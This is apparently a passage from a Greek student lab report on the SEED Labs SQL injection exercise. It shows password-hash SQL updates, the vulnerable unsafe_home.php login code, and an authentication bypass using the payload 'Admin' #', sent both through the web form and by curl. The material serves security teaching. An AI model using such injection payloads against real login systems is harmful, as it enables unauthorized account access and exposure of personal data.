UPDATE credential SET  
Password='135d2dce46e35410d2582e23da24570bc4665163' WHERE  
Name='Vasilis';
```

Το password του χρήστη «Aggelos» το ενημερώσαμε με την εντολή :


ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

```
UPDATE credential SET  
Password='edf360b3f9f25e1b43f3777db55c002035dcfe5c' WHERE  
Name='Aggelos';
```

Επαληθεύσαμε την επιτυχημένη ενημέρωση με την εντολή :

```
SELECT Name, Password FROM credential WHERE Name='Vasilis' OR  
Name='Aggelos';
```

1.4.2 Αποτελέσματα



```
Terminator /bin/bash  
-----+  
2 rows in set (0.00 sec)  
  
mysql> UPDATE credential SET Password='135d2dce46e35410d2582e23da2  
4570bc4665163' WHERE Name='Vasilis';  
Query OK, 1 row affected (0.00 sec)  
Rows matched: 1 Changed: 1 Warnings: 0  
  
mysql> UPDATE credential SET Password='edf360b3f9f25e1b43f3777db55  
c002035dcfe5c' WHERE Name='Aggelos';  
Query OK, 1 row affected (0.00 sec)  
Rows matched: 1 Changed: 1 Warnings: 0  
  
mysql> SELECT Name, Password FROM credential WHERE Name='Vasilis'  
OR Name='Aggelos';  
+-----+  
| Name      | Password  
+-----+  
| Vasilis   | 135d2dce46e35410d2582e23da24570bc4665163  
| Aggelos   | edf360b3f9f25e1b43f3777db55c002035dcfe5c  
+-----+  
2 rows in set (0.00 sec)  
  
mysql>
```

Εικόνα 1.4.2.1. Ενημέρωση των passwords των δύο νέων χρηστών «Vasilis» και «Aggelos»


1.4.3 Παρατηρήσεις

Ο αλγόριθμος sha1 κρυπτογράφησε τα δύο passwords και τα μετέτρεψε σε μη αναγνώσιμη μορφή.

2. Επίθεση SQL Injection σε εντολές SELECT

Εισαγωγή


Για την επίθεση SQL Injection χρησιμοποίησαμε τη σελίδα σύνδεσης χρηστών της εφαρμογής www.SEEDLabSQLInjection.com.



Εικόνα 2.α. Η σελίδα σύνδεσης χρηστών

Πίσω από την επαλήθευση χρήστη τρέχει ένας κώδικας PHP, ο οποίος βρίσκεται στο αρχείο `unsafe_home.php`, το οποίο είναι αποθηκευμένο στον κατάλογο `/var/www/SQLInjection`.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



```
unsafe_home.php [Read-Only] (/var/www/SQLInjection) - gedit
Open [Add] Save

<?php
session_start();
// if the session is new extract the username password from the GET request
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// check if it has exist login session
if($input_uname==" and $hashed_pwd==sha1("") and $_SESSION['name']!="
and $_SESSION['pwd']!=""){
    $input_uname = $_SESSION['name'];
    $hashed_pwd = $_SESSION['pwd'];
}

// Function to create a sql connection.
function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
    }
    return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$id = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
$birth = $json_a[0]['birth'];
$ssn = $json_a[0]['ssn'];
$phoneNumber = $json_a[0]['phoneNumber'];
```

Εικόνα 2.β. Ο κώδικας unsafe_home.php

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

2.1 Επίθεση SQL Injection στη σελίδα login

2.1.1 Ενέργειες

Λαμβάνοντας υπόψιν τον κώδικα unsafe_home.php (Εικόνα 2.β) που τρέχει από πίσω για την επαλήθευση των στοιχείων εισόδου ενός χρήστη (username, password), πληκτρολογήσαμε στο πεδίο username της web εφαρμογής, την συμβολοσειρά :

```
Admin' #
```

Η SQL εντολή που τρέχει για την είσοδο του χρήστη στην εφαρμογή είναι η εξής :


```
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name= '$input_uname' and Password='hashed_password';
```

Με την πληροφορία «Admin' #» στο πεδίο username η SQL εντολή που θα εκτελεστεί είναι :


```
SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password FROM credential WHERE name= 'Admin' #' and Password='hashed_password';
```

Ο χαρακτήρας «#» δηλώνει σχόλιο στην SQL και έτσι το εκμεταλλευτήκαμε βάζοντας σε σχόλιο το πεδίο επαλήθευσης της ταυτότητας ενός χρήστη από το password του (το οποίο δεν το γνωρίζουμε). Έτσι, γνωρίζοντας μόνο το username (Admin), εισήλθαμε στον λογαριασμό που επιθυμήσαμε να πραγματοποιήσουμε την επίθεση.

2.1.2 Αποτελέσματα



Εικόνα 2.1.2.1. Επίθεση SQL Injection με παραβίαση στην επαλήθευση ταυτότητας του χρήστη



Εικόνα 2.1.2.2. Αποτελέσματα της επίθεσης

2.1.3 Παρατηρήσεις

Το πεδίο password δεν χρειάζεται να συμπληρωθεί, καθώς, η SQL εντολή «SELECT» ανακαλεί την επιθυμητή εγγραφή μόνο από το Username λόγω ότι βάλαμε σε σχόλιο την ανάκληση της εγγραφής και από το Password.

2.2 Επίθεση SQL Injection από τη γραμμή εντολών

2.2.1 Ενέργειες

Πριν την επίθεση SQL Injection από τη γραμμή εντολών, εγκαταστήσαμε τον text-web browser Lynx με την εντολή :

```
sudo apt install lynx
```


Την επίθεση την πραγματοποιήσαμε με την εντολή :

```
curl  
'www.SEEDLabSQLInjection.com/unsafe_home.php?username=Admin%27%20%23'  
| lynx --stdin
```

όπου %27 η δεκαεξαδική μορφή του ειδικού χαρακτήρα μονού εισαγωγικού «'», %20 η δεκαεξαδική μορφή του ειδικού χαρακτήρα κενού « » και %23 η δεκαεξαδική μορφή του ειδικού χαρακτήρα δέσηση «#».


ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

2.2.2 Αποτελέσματα

A terminal window titled '/bin/bash' with a window size of 66x25. The user is 'seed@VM' in the directory '~/project3'. The command 'sudo apt install lynx' is executed. The output shows the package lists being read, the dependency tree being built, and state information being read. It lists additional packages to be installed (lynx-common) and new packages (lynx, lynx-common). It shows the disk space requirements and asks for confirmation to continue. The packages are then fetched from the Ubuntu archive and unpacked.

